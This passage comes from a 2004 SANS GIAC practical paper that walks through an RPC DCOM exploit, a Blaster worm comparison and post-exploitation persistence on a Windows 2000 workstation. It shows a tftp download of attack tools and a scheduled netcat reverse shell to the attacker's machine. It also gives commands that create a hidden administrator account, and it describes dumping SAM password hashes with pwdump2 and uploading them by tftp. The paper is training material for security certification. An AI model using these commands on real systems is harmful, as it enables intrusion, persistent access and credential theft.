00088aec  90 8b 08 00 ee f1 ee f1-00 00 00 00 00 00 00 00  ................
000891a8  90 92 08 00 00 00 00 00-bc 91 08 00 04 00 00 00  ................
00089388  90 92 08 00 10 00 00 00-88 fe a1 00 18 00 00 00  ................
0008961d  90 07 00 09 00 00 00 6a-90 07 00 10 00 00 00 ac  .......j........
00089625  90 07 00 10 00 00 00 ac-90 07 00 0a 00 00 00 e2  ................
0008962d  90 07 00 0a 00 00 00 e2-90 07 00 0e 00 00 00 96  ................
00089635  90 07 00 0e 00 00 00 96-91 07 00 11 00 00 00 1c  ................
0008993c  90 93 a3 77 60 99 08 00-20 99 08 00 00 00 00 00  ...w`... .......
00089a9c  90 3a 45 00 80 9a 08 00-e0 9a 08 00 00 00 00 00  .:E.............
0008a5dc  90 0c 0a 00 c0 a5 08 00-00 a6 08 00 00 00 00 00  ................
0008ab40  90 b3 08 00 43 00 3a 00-5c 00 57 00 49 00 4e 00  ....C.:.\.W.I.N.
0008ad94  90 00 00 00 01 00 00 00-00 00 00 00 00 00 00 00  ................
0008ae40  90 00 00 00 00 00 00 00-fc 15 99 00 00 00 00 00  ................
0008b950  90 4b 08 00 01 00 00 00-01 00 00 00 bc 01 00 00  .K..............
0008bed4  90 02 00 00 03 00 00 00-28 db 08 00 c8 56 08 00  ........(....V..
0008bf94  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0008bf95  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0008bf96  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0008bf97  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0008bf98  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0008bf99  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:009>
```

(Note: the above test was conducted at another time from the preceding screenshots. Naturally the PID for the RPC process had changed. In this case, it was PID 384.)

Application, Security, and System logs did not show any events that could be correlated to the manual attack, as the attack does not crash the RPC service or cause the machine to reboot.

Worm:
The worm compromises hosts using the same exploit. Analysis of the worm's payload reveal that the shellcode is similar to the oc192-dcom exploit (see eEye's analysis of the Blaster payload http://www.eeye.com/html/Research/Advisories/Blaster_Analysis.txt). The most striking resemblance to the worm is the universal offsets used for both Windows 2000 and Windows XP hosts. In fact, most of the publicly available exploits use much of the same shellcode, with minor changes.


Evidence of the worm's presence on the machine will be explored in the ***Incident Handling Process***.

Defensive Mechanism:
The best defense against exploits is to maintain an aggressive patching regimen, as preventative measures are the best and least costly means of security. Detective measures include up-to-date Antivirus deployed from a central server, and IDS and firewalls should also be deployed with qualified analysts to review logs.

4. KEEPING ACCESS


Manual:
At this point, the attacker is connected to a compromised IIS web server, from which he has a shell on a user's W2K workstation.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



Once he has command shell on the W2K box, he has a few choices at this point. Rather than string a bunch of netcat "shell shovelers" together, the attacker will set up the compromised workstation to shovel a shell directly back to him. He assumes that a workstation is less likely to be running antivirus software and is generally under less scrutiny than a web server. If the attacker bases his penetration on the web server, it is more likely that he will be caught. He knows that it is only a matter of time before someone notices the external IDS logs show a WebDAV exploit and investigates. Moving his base of campaign to a workstation may buy him more time.

The attacker performs this process for downloading his attack tools via tftp:
Starts up the tftp server on his own attacking machine, configured to listen on port UDP 53.


Tftpd32: Settings

Base Directory: C:\stuff\Downloads

Global Settings: [✓ TFTP Server] [✓ Syslog Server] [✓ TFTP Client] [✓ DHCP Server] SNTP server

Syslog server: Save syslog message; File

TFTP Security: [✓ None] Standard High Read Only


TFTP configuration:

Timeout (seconds)	3
Max Retransmit	6
Tftp port	53

Advanced TFTP Options:
[✓ Option negotiation]
Hide Window at startup
[✓ Show Progress bar]
Create "dir.txt" files
Translate Unix file names
Beep for long tranfer
Use Tftpd32 only on this interface 10.100.4.7
Use anticipation window of 0 Bytes
Allow '\' As virtual root


Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



Current Directory C:\stuff\Downloads
Server interface 10.100.4.7
Current Action Listening on port 53

Using **netstat –an**, we can see the tftp server listening on UDP 53.




```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1028           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1030           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1347           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:2638           0.0.0.0:0              LISTENING
  TCP    10.100.4.7:21          0.0.0.0:0              LISTENING
  TCP    10.100.4.7:21          10.100.4.6:2277        ESTABLISHED
  TCP    10.100.4.7:139         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1030         127.0.0.1:15140        ESTABLISHED
  TCP    127.0.0.1:15140        0.0.0.0:0              LISTENING
  TCP    127.0.0.1:15140        127.0.0.1:1030         ESTABLISHED
  TCP    172.30.25.103:139      0.0.0.0:0              LISTENING
  UDP    0.0.0.0:53             *:*
  UDP    0.0.0.0:67             *:*
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:514            *:*
  UDP    0.0.0.0:1026           *:*
  UDP    0.0.0.0:1345           *:*
  UDP    0.0.0.0:1347           *:*
  UDP    10.100.4.7:137         *:*
  UDP    10.100.4.7:138         *:*
  UDP    10.100.4.7:500         *:*
  UDP    127.0.0.1:1343         *:*
  UDP    127.0.0.1:2638         *:*
  UDP    172.30.25.103:137      *:*
  UDP    172.30.25.103:138      *:*
  UDP    172.30.25.103:500      *:*

C:\>
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.


Using the default tftp client on victim W2K machine, the attacker connects to the tftp server on his own machine and downloads tools: netcat, the oc192-dcom exploit, and nmap for use later when he attacks other hosts from the user workstation.

Default W2K tftp client:



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>tftp /?

Transfers files to and from a remote computer running the TFTP service.

TFTP [-i] host [GET | PUT] source [destination]

  -i              Specifies binary image transfer mode (also called
                  octet). In binary image mode the file is moved
                  literally, byte by byte. Use this mode when
                  transferring binary files.
  host            Specifies the local or remote host.
  GET             Transfers the file destination on the remote host to
                  the file source on the local host.
  PUT             Transfers the file source on the local host to
                  the file destination on the remote host.
  source          Specifies the file to transfer.
  destination     Specifies where to transfer the file.


C:\>
```


The current directory on the tftp server is C:\stuff\Downloads, which contains the files the attacker wishes to download to the victim workstation.




```
nmap_output.rtf              10/21/2003       3116709
nmap_scan                    10/21/2003       417846
nmap_scan2                   10/21/2003       10869
NOP_Sled.TXT                 9/29/2003 170663
oc192-dcom.exe               8/21/2003 32484
rpcdcom                      9/8/2003   24
rpcdcom_exploitinaction.rtf  9/8/2003   2101061
rpcdcom2                     9/8/2003   92657
rpcdcom-exploit.rtf          9/3/2003   2722113
```

The tftp transfer of the oc192-dcom exploit is complete; similarly, other tools and files can be downloaded to the victim.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\>tftp -i 10.100.4.7 get C:\stuff\Downloads\oc192-dcom.exe
Transfer successful: 32484 bytes in 1 second, 32484 bytes/s

C:\>_
```



Current Directory: C:\stuff\Downloads
Server interface: 10.100.4.7

```
Connection received from 10.100.4.6 on port 3968 [01/12 14:15:52.300]
Read request for file <C:\stuff\Downloads\oc192-dcom.exe>. Mode octet [01/12 14:15:52.300]
<C:\stuff\Downloads\oc192-dcom.exe>: sent 64 blks, 32484 bytes in 0 s. 0 blk resent [01/12 14:15:52.360]
```

Current Action: <C:\stuff\Downloads\oc192-dcom.exe>: sent 64 blks, 32484

Once he has downloaded the tools he wants, the attacker will use **netcat** to shovel a shell to himself. To run netcat upon startup, shoveling a shell back to his own machine, the attacker can use the Schedule service to schedule a job with the use of the "AT" command. The advantage to using the Schedule service is that every W2K machine has it, and it runs under the security context of the LocalSystem Account, which in this case is Administrator. The attacker first places the netcat executable **nc.exe** in the **C:\winnt\system32** folder. Then he issues the following to allow netcat to run every day at a specified time:

Victim Machine: **C:\>at \\10.100.4.6 12:30P /every:1 “”nc 10.100.4.7 80 –e cmd.exe””**


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

This launches a new “shoveler” at 12:30 p.m. every day (hopefully when the user is at lunch!) and ensures that the attacker has a constant daily connection to the victim. Again, by “shoveling” a shell out through the firewall rather than setting up a listening port, the attacker can get through the firewalls, which would not allow an external machine to directly access an internal one.

The attacker must also set up a netcat “listener” on his machine to receive the shell shoveled by the W2K machine:

Attacker’s Machine: **nc –l –p 80**

To the firewall, it looks as if the user workstation is connecting to a web server on port 80, and will allow it through. At this point, the Stages of the Attack look like this:




Other options for keeping access could include:


- Set up an account. This is a risky idea, as the attacker could be caught by a vigilant user; the reward would have to outweigh the risk, and the likelihood of getting caught. He could use a sneaky name, like “**secadmin**”. The following commands will create the user and add him to the local Administrator group:

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



```
C:\>net user /?
The syntax of this command is:

NET USER [username [password | *] [options]] [/DOMAIN]
         username {password | *} /ADD [options] [/DOMAIN]
         username [/DELETE] [/DOMAIN]

C:\>net user secadmin Foobar!! /ADD
The command completed successfully.

C:\>net localgroup Administrators secadmin /ADD
The command completed successfully.
```




```
C:\>net user

User accounts for \\[redacted]

-------------------------------------------------------------------------------
Administrator            Guest                    secadmin
The command completed successfully.

C:\>_
```

In the end, this is not a good idea, nor is it entirely necessary, for the attacker already has administrative access over the workstation.

- Exploit trust relationships between workstation and other machines. Chances are that Administrator passwords are the same across machines. If the password is known for a machine, drives could be mapped, instead of having to run the exploit to take over the system. This would require using a tool like **pwdump2** (http://razor.bindview.com) to get password hashes from all user accounts on the machine. Note that this tool requires Administrator privilege to run, and it must be run locally. It will grab the W2K password hashes from the Security Accounts Manager (SAM) file, stored in %systemroot%\system32\config (Hacking Exposed, p.177, 178, 184, 247, 248). The attacker will download the tool, as he did with the exploit, via tftp. He can rename it, if he wishes. He'll run the tool, direct the output to a text file, then upload the text file to his tftp server. Of course, after running the tool, he'll be sure to delete it to eliminate traces of evidence.

